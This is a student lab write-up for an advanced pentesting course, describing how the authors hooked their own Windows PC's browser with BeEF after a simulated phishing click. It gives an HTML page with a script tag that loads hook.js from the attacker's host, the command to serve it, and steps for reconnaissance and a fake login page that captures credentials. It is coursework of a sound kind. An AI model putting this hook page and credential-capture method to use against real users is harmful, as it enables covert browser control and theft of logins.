Course	COMP 357 – Advanced Pentesting
Lab Assignment	Attack Scenario Guide
Instructor	Abeeeeee
Section	L02
Student Name	Manuel Manrique Lopez & Ricardo Rubin
Submission Date	December 07th, 2025

Attack Scenario Guide.

This scenario takes place after a phishing email has been successfully used (in this case the user clicked a link in the phishing email which sent his browser to open our malicious website and establish connection with BeEF)

This connection allows the attacker to have persistent access to user's browser and enables the following activities:

- Information disclosure (cookies, browser metadata, plugins)
- Internal network reconnaissance
- Social engineering attacks
- Redirection and web content manipulation

This scenario reflects real-world phishing campaigns used for banking fraud, credential theft, and lateral movement inside corporate networks.

In this simulation, the target is my main windows pc which is going to be hooked and exploited by my Kali VM running BeEF and using commands to exploit my windows host.

The attack goals are:

- Hook the victim's browser without their awareness
- Extract technical details and session information
- Perform harmless post-exploitation commands

If you followed the instructions of my GitHub repository you should now be able to have BeEF active and running in your Kali VM, now we are going to set up a normal http.server to test the connection and the forward to our hook.js file which has the payload.

First, we need to create an index.html file as the following (here you can do whatever you want and who knows, create a good web page for phishing :p)

For creating the index.html file do:

./nano index.html* and place something like:

```
<html>
  <head>
    <title>Security Test Page</title>
    <script src="http://192.168.xxx.xxx:3000/hook.js"></script>
  </head>
  <body>
```

```
    <h1>Welcome to our security test!</h1>
  </body>
</html>
```


The line that matters most in the html file is the yellow one, since this is the line that contains the payload and that will establish connection to BeEF, you get your IPwhen beef service starts.

And ON THE SAME FOLDER as the file do

python3 -m http.server 8080

This will use your index.html and enable a web page that we can access.

Assuming the attacker already is on our web page we will see on the left side of the panel all established connections online and offline.




Now, we can see the user's information and inject commands.

Execution command injections


For these sections is pretty much all up to you, there are many commands that you can execute to get different types of information, but in this case, I will just do 2 commands to get information, once you execute the command look at the tab Module Results History and click in your payload to see the result of what it got.

Capabilities


In the beginning you are going to be able to see information of the user's computer such as geolocation if it is available, IP Address, OS, architecture, etc.




Command – Fake notification bar




Result – Notification in web browser




Command – Credential theft – Imitates a login page and captures credentials



Result – Fake login page



Credentials obtained



And voila! You get user's information, credentials and many more, feel free to play with more commands available.